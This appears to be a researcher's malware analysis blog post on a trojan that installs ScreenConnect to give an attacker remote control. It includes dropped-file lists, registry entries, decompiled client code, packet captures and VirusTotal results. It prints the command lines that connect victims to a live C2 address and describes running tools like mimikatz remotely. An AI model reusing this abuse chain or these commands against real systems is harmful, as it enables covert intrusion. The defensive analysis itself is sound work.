REMOTE ADMIN TROJAN

UDURRANI

- User executes the payload (Payload in most cases is a macro enabled XLS document or a Portable executable)
- Payload initiates setup.exe to install the software
- Msiexec.exe is used to run the *.msi file
- Payload creates a service
- Payload initiates ElsioneScreenConnect via command line
- ElsioneScreenConnect initiates a background process and provide the attacker with all the tools to control the victim's machine(s).

Please **NOTE**: **ElsioneScreenConnect** is a legitimate tool used for remote debugging. Hackers are using such tools to by-pass security layers. Here is another example of NetSupport RAT:

http://udurrani.com/exp0/netsupport_rat/netsupportRat.pdf


And here is the dynamic flow for NetSupport RAT.

http://udurrani.com/exp0/netsupport_rat/netsupport_rat_flow.pdf

BTW, I develop all the tools that I use for analysis.

DYNAMIC FLOW:

Here is the automated flow of the payload. I hope you can make some sense out of it.



For complete view go to http://udurrani.com/exp0/admin_trojan.pdf


Payload creates a folder with random name and drops 3 files as shown below

21D3.tmp/

- **executor.exe**
- **setup.exe**
- **setup.msi**

Payload executes the .msi file

C:\Windows\SysWOW64\msiexec.exe /i setup.msi



***More files are dropped*: Following files are used for Elsinore ScreenConnect client process.**

ScreenConnect\ Guest\ Service\ (49dd151ae9b60a5b)/

- **Elsinore.ScreenConnect.Client.dll**
- **Elsinore.ScreenConnect.Core.dll**
- **Elsinore.ScreenConnect.GuestClient.exe**
- **Elsinore.ScreenConnect.GuestService.exe**
- **Elsinore.ScreenConnect.Windows.dll**
- **Elsinore.ScreenConnect.WindowsClient.dll**

Some other files are also dropped e.g. ***dotnetcheck.exe*** etc. Here is the initial activity.

```
The following properties have been set:
Property: [AdminUser] = true {boolean}
Property: [ProcessorArchitecture] = AMD64 {string}
Property: [VersionNT] = 6.1.0 {version}
Running checks for package '.NET Framework 2.0', phase BuildList
Running external check with command line "C:\Users\foo\AppData\Local\Temp\VSD84BA.tmp\dotnetfx\dotnetchk.exe"
Process exited with code 1
Setting value '1 {int}' for property 'DotNetInstalled'
Reading value 'Version' of registry key 'HKLM\Software\Microsoft\Internet Explorer'
Read string value '8.0.7600.16385'
Setting value '8.0.7600.16385 {string}' for property 'IEVersion'
The following properties have been set for package '.NET Framework 2.0':
Property: [DotNetInstalled] = 1 {int}
Property: [IEVersion] = 8.0.7600.16385 {string}
Running checks for command 'dotnetfx\instmsia.exe'
Result of running operator 'ValueExists' on property 'VersionNT': true
Result of checks for command 'dotnetfx\instmsia.exe' is 'Bypass'
Running checks for command 'dotnetfx\WindowsInstaller-KB893803-v2-x86.exe'
Result of running operator 'ValueExists' on property 'Version9x': false
Result of running operator 'VersionLessThan' on property 'VersionNT' and value '5.0.3': false
Result of running operator 'VersionGreaterThanOrEqualTo' on property 'VersionMsi' and value '3.0': true
Result of checks for command 'dotnetfx\WindowsInstaller-KB893803-v2-x86.exe' is 'Bypass'
Running checks for command 'dotnetfx\dotnetfx.exe'
Result of running operator 'ValueNotEqualTo' on property 'DotNetInstalled' and value '0': true
Result of checks for command 'dotnetfx\dotnetfx.exe' is 'Bypass'
'.NET Framework 2.0' RunCheck result: No Install Needed
Running checks for package 'Windows Installer 3.1', phase BuildList
The following properties have been set for package 'Windows Installer 3.1':
Running checks for command 'WindowsInstaller3_1\WindowsInstaller-KB893803-v2-x86.exe'
Result of running operator 'VersionGreaterThanOrEqualTo' on property 'VersionMsi' and value '3.1': true
Result of checks for command 'WindowsInstaller3_1\WindowsInstaller-KB893803-v2-x86.exe' is 'Bypass'
'Windows Installer 3.1' RunCheck result: No Install Needed
Launching Application.
Running command 'C:\Users\foo\AppData\Local\Temp\21D3.tmp\executor.exe' with arguments ''
```

Following service is created

(Default)	REG_SZ	(value not set)
DisplayName	REG_SZ	ScreenConnect Guest Service (49dd151ae9b60a5b)
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	"C:\Program Files (x86)\ScreenConnect Guest Servi...
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

Connection to the server via command line

Elsinore.ScreenConnect.GuestService.exe "?y=Guest&h=**108.178.216.35**&p=**8041**&k=BgIAAACkAABSU0ExAAgAAAEAAQC59sl0kxjcLxlBKTEIVmFVUTnWa1Z9NNDdhiTBQyV …

The above command spawns the following

Elsinore.ScreenConnect.GuestClient.exe" "?y=Guest&h=**108.178.216.35**&p=**8041**&k=BgIAAACkAABSU0ExAAgAAAEAAQC59sl0kxjcLxlBKTEIVmFVUTnWa1Z9NNDdhiTBQy …

The command line includes ipAddress, portNumber and id to connect to the C2 server.

(**UUID and config parameters provided as commanLine option**)

Elsinore.ScreenConnect.GuestService.exe provides the API to connect to the server via commandLine.


The above command is direct result of a function ***CreateServiceW()*** called by **ScreenConnect.ClientService.exe** process.

Here is the actual function call


CreateServiceW (hSCManager, "**ScreenConnect Client (d36c0e5c-fa5e-4685-aba6-1a870402dab6)**", NULL, SERVICE_ALL_ACCESS, SERVICE_WIN32_OWN_PROCESS, SERVICE_AUTO_START, SERVICE_ERROR_NORMAL, ""C:\Users\foo\AppData\Local\Apps\2.0\R3CCEQCZ.VH1\QB609DR5.2TJ\scre..tion_2c2536e5112611c9_0006.0006_fd8c426086c0ae45\ScreenConnect.ClientService.exe" "?y=Guest&h=instance-fdq1e1-relay.screenconnect.com&p=443&s=d36c0e5c-fa5e-4685-aba6-1a870402dab6&k=BgIAAACk, NULL, NULL, NULL, NULL, "")


!!!!!!!After this point the attacker has access to victim's machine!!!!!!!

Now we are going to look at the C2 side of the story. Attacker is waiting for a connection from one of the victim's machine. Multiple victim(s) can connect to the C2 server with a special identifier. Once the victim connects, the ScreenConnectService GUI turns green.



Connection time line:






Here is the code view on the client side

```
this.statusItem = (ToolStripMenuItem) this.NotifyIcon.ContextMenuStrip.Items.Add("S&tatus", (Image) null, (EventHandler) d
{
  this.ActivateStatusForm();
});
this.NotifyIcon.ContextMenuStrip.Items.Add("-");
this.chatItem = (ToolStripMenuItem) this.NotifyIcon.ContextMenuStrip.Items.Add("&Chat", (Image) null, (EventHandler) delec
{
  this.ActivateChatForm();
});
this.NotifyIcon.ContextMenuStrip.Items.Add("-");
this.sendFilesItem = (ToolStripMenuItem) this.NotifyIcon.ContextMenuStrip.Items.Add("&Send Files...", (Image) null, (Event
{
  this.PromptSendFiles();
});
this.receiveFilesItem = (ToolStripMenuItem) this.NotifyIcon.ContextMenuStrip.Items.Add("&Receive Files...", (Image) null,
{
  this.get_EndPointManager().EnqueueOutgoingMessage((object) new ReceiveFilesMessage());
});
if (clientLaunchParameters.get_SessionID() != Guid.Empty)
{
  this.NotifyIcon.ContextMenuStrip.Items.Add("-");
  this.NotifyIcon.ContextMenuStrip.Items.Add("&Exit", (Image) null, (EventHandler) delegate
  {
    base.InitiateClose(true);
  });
}
```

Let's run a simple command on victim's machine:



Code view on the client side:


```
public static void RunFileAsync(string filePath)
{
  new Process()
  {
    StartInfo = {
      FileName = Process.GetCurrentProcess().MainModule.FileName,
      Arguments = Extensions.QuoteCommandLine(new object[2]
      {
        (object) "RunFile",
        (object) filePath
      })
    }
  }.Start();
}
```

```
try
{
  WindowsExtensions.SubscribeToLogAppDomainException("ScreenConnect Guest Client");
  if (args.Length != 0 && args[0] == "RunFile")
    Process.Start(args[1]);
  else if (args.Length != 0 && args[0] == "StartService")
  {
    Program.StartService(args[1], args[2], args[3], (NetworkCredential) null);
  }
```

RunCommand's final result is ***ShellExecute***() and the following commandLine:

cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\6.6.18120.6697\f4aa5101-b256-4a58-a9be-742c7ceac408**run.cmd**"

Attacker can upload any tool e.g. processExplorer, procDump, mimiKatz etc and execute it.



RunTool uses **ScreenConnect.WindowsClient.exe** with the following command line options, right after the tool is copied to the victim's machine.


```
ScreenConnect.WindowsClient.exe "RunFile" "C:\Users\foo\Documents\ConnectWiseControl\Temp\ko.exe"
```

On the client side ScreenConnect uses .Net to carry on these tasks with the following namespace.

```
using System;
using System.ComponentModel;
using System.Deployment.Application;
using System.Diagnostics;
using System.IO;
using System.Net;
using System.Runtime.Remoting;
using System.Security.AccessControl;
using System.Security.Principal;
using System.Windows.Forms;

namespace Elsinore.ScreenConnect
{
```

NETWORK COMMUNICATION




```
========================== (UDURRANI) ==============================
(INIT) SYN PACKET SENT FROM 172.16.223.162       TO IP ADDRESS 108.178.216.35
        PORT INFORMATION (49266, 8041)
        SEQUENCE INFORMATION (1127817144, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (66)

========================== (UDURRANI) ==============================
(SYN ACK ) PACKET SENT FROM 108.178.216.35       TO IP ADDRESS 172.16.223.162
        PORT INFORMATION (8041, 49266)
        SEQUENCE INFORMATION (1806582137, 1127817145)

        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (60)
    00 00                                                  ..

========================== (UDURRANI) ==============================
(ACKN) ACK PACKET SENT FROM 172.16.223.162       TO IP ADDRESS 108.178.216.35
        PORT INFORMATION (49266, 8041)
        SEQUENCE INFORMATION (1127817145, 1806582138)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (60)
    00 00 00 00 00 00                                      ......
```



CONCLUSION:

Payload is trying to use legitimate tools to get access to the machine. I tried couple of dropped files on VirusTotal using VirusTotal API and here are the results:

```
>>> ./virus_total E735B77740B70DF2D076F3C642366007
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

```
T: 22 in 68
**************************
```

Bkav:	None
MicroWorld-eScan:	None
CMC:	None
CAT-QuickHeal:	None
McAfee:	None
Malwarebytes:	None
VIPRE:	None
TheHacker:	None
K7GW:	Riskware (0040eff71)
K7AntiVirus:	Riskware (0040eff71)
TrendMicro:	None
Baidu:	Win32.Trojan.WisdomEyes.16070401.9500.9953
Babable:	None
F-Prot:	None
Symantec:	ML.Attribute.HighConfidence
TotalDefense:	None
TrendMicro-HouseCall:	None
Avast:	None
ClamAV:	None
Kaspersky:	not-a-virus:HEUR:RemoteAdmin.MSIL.ScreenConnect.a
BitDefender:	None
NANO-Antivirus:	Trojan.Win32.Click3.ejerge
ViRobot:	None
AegisLab:	None
Tencent:	None
Ad-Aware:	None
Sophos:	None

```
>>> ./virus_total A675BE8CF0987CB9B534D981BFD8909D
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

```
T: 0 in 64
**************************
```

Bkav:	None
TotalDefense:	None
MicroWorld-eScan:	None
CMC:	None
CAT-QuickHeal:	None
McAfee:	None
Malwarebytes:	None
VIPRE:	None
TheHacker:	None
K7GW:	None
K7AntiVirus:	None
Baidu:	None
NANO-Antivirus:	None
F-Prot:	None
Symantec:	None
ESET-NOD32:	None
Avast:	None
ClamAV:	None
GData:	None
Kaspersky:	None
BitDefender:	None
Babable:	None
ViRobot:	None
AegisLab:	None
Ad-Aware:	None
Sophos:	None
Comodo:	None

First stage binary was compiled not too long ago:

```
****************************************
Type: application/x-msdownload

FileModDate: 29-07-2018 20:28:57
             [ 47026.000000 ]
```

Long story short, this payload could have by-passed a lot of end-point and network security solutions. Make sure you have multiple layers of security on your network and the end-point. Last but not least, hire smart people.